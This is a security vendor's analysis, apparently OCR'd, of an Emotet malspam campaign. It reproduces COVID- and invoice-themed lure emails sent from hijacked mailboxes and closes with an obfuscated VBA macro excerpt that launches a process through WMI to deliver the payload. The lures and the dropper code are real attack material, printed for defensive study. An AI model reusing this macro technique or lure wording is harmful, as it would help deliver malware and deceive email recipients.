The return of the Emotet as the world unlocks!

By Prashant Tilekar

Published: 2020-09-29 · Archived: 2026-04-05 14:53:55 UTC

A threat actor named Emotet Trojan has been in the wild for more than 5 years, and now it is back after a 5 months break. It has spread globally, infecting new as well as old targets. It is re-launched with multiple Malspam Campaigns to distribute in all sectors.

We observed through our detection telemetry that Emotet campaigns have targeted a variety of sectors. It is spread through SpamMail with hot topics like Covid-19, Vaccine for Covid-19 and few other generic keywords like Health Insurance, Payment, Invoice, Job Update/Opening, Cyberattack, Shipping and many more.

Infection chain






Fig 1: Infection chain


The infection chain starts by sending crafted emails to the target organization or person. The attacker uses the Hijacking email method for sending the crafted mails with an attachment. The attachment may contain a word document a macro file or a PDF. Sometimes the email body contains URLs too. As mailbox is hijacked, attachment is sent replying to old email threads or forwarding to an existing mail list, due to which the victim easily opens the attachment as the mail comes from a trusted mail id.


We encountered extensive count of spam mails, few of the examples are listed below-


Spam Mails


Re: Re: Group Health Insurance Quotation_PURV Group - Message (HTML)
File
Message
Help
Tell me what you want to do
Delete
Archive
Reply
Reply All
Forward
Create New
Move
Mark Unread
Categorize
Follow Up
Translate
Read Aloud
Zoom
Delete
Respond
Quick Steps
Move
Tags
Editing
Speech
Zoom
Re: Re: Group Health Insurance Quotation_PURV Group
R
To
Reply
Reply All
Forward
Mon 8/17/2020 6:57 PM
Report.doc
234 KB
Dear Rahul,
Do the covid insurance for 70 employees which are not under esic as per list enclosed. Please do Rs 1 lakh for each for them from ICICI lombard without ailment capping.
Also give the proposal for term insurance for life.


COVID - 19 UPDATE - Message (HTML)
File
Message
Help
Tell me what you want to do
Delete
Archive
Reply
Reply All
Forward
Create New
Move
Mark Unread
Categorize
Follow Up
Translate
Read Aloud
Zoom
Delete
Respond
Quick Steps
Move
Tags
Editing
Speech
Zoom
COVID - 19 UPDATE
AB
To
Reply
Reply All
Forward
Fri 8/21
TO0733906483HB.doc
239 KB
COVID - 19 UPDATE
While the Indian Government has not announced any financial relief to the hospitality sector, there are some slim silver linings.
Lockdown. 21 Days. Note attached.
1. Hotels are allowed to operate during the lockdown. Refer point 7. a. This will help some of our hotels operating with reasonable business. And some hotels with guests who have nowhere to go.
2. Permission to operate Baddi hotel. Order attached. 92% occupancy.
Baddi is a pharmaceutical manufacturing town. The Government of Himachal Pradesh has taken cognizant of the fact that medical supplies are essential. The hotel has been given formal permission to operate.
Provided there is scope for business, this example could be cited to local authorities in places like Roorkee. And perhaps Ahmedabad, to permit unrestricted hotel operation.
3. More hotels across the country are being used for paid self-isolation. We are moving in this direction only after specific consent from Owners.
We wish you and your families good health and safety.
Best wishes,
Activate Windows
Go to PC settings to activate


Fwd:Regarding Pending Payments - Message (HTML)
File
Message
Help
Tell me what you want to do
Delete
Archive
Reply
Reply All
Forward
Create New
Move
Mark Unread
Categorize
Follow Up
Translate
Read Aloud
Zoom
Delete
Respond
Quick Steps
Move
Tags
Editing
Speech
Zoom
Fwd:Regarding Pending Payments
MC
[redacted]
To [redacted]
Reply
Reply All
Forward
Fri 8/21
XQ-8759 Medical report Covid-19.doc
238 KB
We wish you and your entire team safety during this COVID19 crisis.
We would like to intimate you that our Operations team is staying at an isolated place and working 24x7 to fulfil our responsibility of Forecasting & Scheduling as per Hon. MERC guidelines
So, we humbly request you to provide us your support at this critical time of COVID-19, and kindly clear all the pending Invoices.


Mail
Maharashtra medical tourism covid rate list
DS
[redacted]
8/17/2020 9:57 PM
To: [redacted]
Report.doc
233.22 KB
Dear sir,
In the following lines find the rate list proposed for COVID patients:
Bed categories
1) For Covid Complete isolation pt
(Deluxe room)
Rate 29700 rs/ day
2) Covid twin Ac ward 26180 /Day
3) Covid iccu WITHOUT Venti 38500 / Day
4) Covid iccu with Ventilator 55,000 /Day
In addition in every category...
1)Plus Medicine
2)Plus Investigation
3) Plus Surgeon Charges or Superspeciality Dr's Charges
4) procedure Charges if Any..
Thank you.


AC4 Invoice by IndianOil Corporation Ltd. - Message (HTML)
File
Message
Help
Tell me what you want to do
Delete
Archive
Reply
Reply All
Forward
Create New
Move
Mark Unread
Categorize
Follow Up
Translate
Read Aloud
Zoom
Delete
Respond
Quick Steps
Move
Tags
Editing
Speech
Zoom
AC4 Invoice by IndianOil Corporation Ltd.
B
To
Reply
Reply All
Forward
Mon 8/17
Electronic form.doc
235 KB
This is e-generated invoice for information only, however Indian Oil corporation Ltd does not confer any liability,financial or otherwise based on this information invoice. Please refer original invoice for all accounting and statutory purposes.
Terms & Conditions of Sale

propel.indianoil.in/IoclAnnouncementsDocs/Terms%20and%20Conditions%20of%20Sale.pdf
With Warm regards,


Mail
For Covid19 Admission facilities at Mulund
PA
8/17/2020 11:30 PM
To:
PR-1471 Medical report...
233.21 KB
Respected Ma'am,
As per our discussion today we are now Facilate For Covid19 positive Admission.
inquiry at*
Hospitals Mulund with Covid19 positive Dialysis facility*
Address :





Fig 2. Example of Spam mails.

The attacker has done a silly mistake here, we can see in the mail that the subject and the attachment name doesn't match. In most of the cases, an attachment name contains "Medical report Covid-19".

Document Analysis

Office Document attachment contains a macro which contains a heavily obfuscated VBA code responsible to deliver payload in the chain.



```
12
13  Qndiwjphrk8an6x = "23&bh s6[[hu12 712tdd]]s hj[23&bh s6[[hu12 712tdd]]s hj[w23&bh s6[[hu12 712tdd]]s
    hj[i23&bh s6[[hu12 712tdd]]s hj[nm23&bh s6[[hu12 712tdd]]s hj[23&bh s6[[hu12 712tdd]]s hj[gm23&bh
    s6[[hu12 712tdd]]s hj[t23&bh s6[[hu12 712tdd]]s hj[23&bh s6[[hu12 712tdd]]s hj[" + P0igypj00kb8g +
    "23&bh s6[[hu12 712tdd]]s hj[23&bh s6[[hu12 712tdd]]s hj[:23&bh s6[[hu12 712tdd]]s hj[w23&bh s6[[hu12
    712tdd]]s hj[in23&bh s6[[hu12 712tdd]]s hj[23&bh s6[[hu12 712tdd]]s hj[323&bh s6[[hu12 712tdd]]s
    hj[223&bh s6[[hu12 712tdd]]s hj[_23&bh s6[[hu12 712tdd]]s hj[" + Ofbszpwp168r.Zz9x2a3l503xed5og9 +
    "23&bh s6[[hu12 712tdd]]s hj[ro23&bh s6[[hu12 712tdd]]s hj[23&bh s6[[hu12 712tdd]]s hj[ce23&bh s6[[hu12
    712tdd]]s hj[s23&bh s6[[hu12 712tdd]]s hj[s23&bh s6[[hu12 712tdd]]s hj["
14  On Error Resume Next
15  Js1efo_a42s9xeh4ub = Gesf7joele_3pgco3(Qndiwjphrk8an6x)
16  Set J3xphkao0a_5a22v6 = CreateObject(Js1efo_a42s9xeh4ub)
17  Al9_vd9farouuv = Ofbszpwp168r.Pgj7bv4y4lkdp.ControlTipText
18  G1iob_obi2d35538 = Yxlae98fvplfsklqb + (Js1efo_a42s9xeh4ub + P0igypj00kb8g +
    Ofbszpwp168r.Q594ce5ln3njkzkg.ControlTipText + Al9_vd9farouuv)
19  Jrt6fj1hbbmed8w = G1iob_obi2d35538 + Ofbszpwp168r.Zz9x2a3l503xed5og9
20  Set Wiokl4p236q1w = Ud_lvz1n_9ktvsnev(Jrt6fj1hbbmed8w)
21  Ml_fnc69vpasijyllf = Array(O2wef2xulx6gh7jtt5 + "Hjghnrechbsh0frsh F5o2ttk1j5w_2ert7Jujxayqt5p7a1obz
    Zot2x8yilqhkn", J3xphkao0a_5a22v6.Create(Pfg5d5ye9b02u38kup, Lk3eyvv52l_z75jd, Wiokl4p236q1w),
    Yc4rfm_1ywp1 + "Fiqzq10jod3g G20a50iikivkk93o Zfdtc3jhnte_u_bkse Ux3rs_9_7of4")
22  Function Ud_lvz1n_9ktvsnev(Zjqo9if0bhl8)
23  Set Ud_lvz1n_9ktvsnev = CreateObject(Zjqo9if0bhl8)
24  Ud_lvz1n_9ktvsnev. _
25  showwindow = Ofbszpwp168r.BorderStyle + Ofbszpwp168r.HelpContextId
26  Function Gesf7joele_3pgco3(Hqu51u81ln8_hx7h)
27  M6s0zc8z8shlab = Trim(Conversion.CVar((Hqu51u81ln8_hx7h)))
28  E16t7xo99mof2fwx = Split(M6s0zc8z8shlab, "23&bh s6[[hu12 712tdd]]s hj[")
```

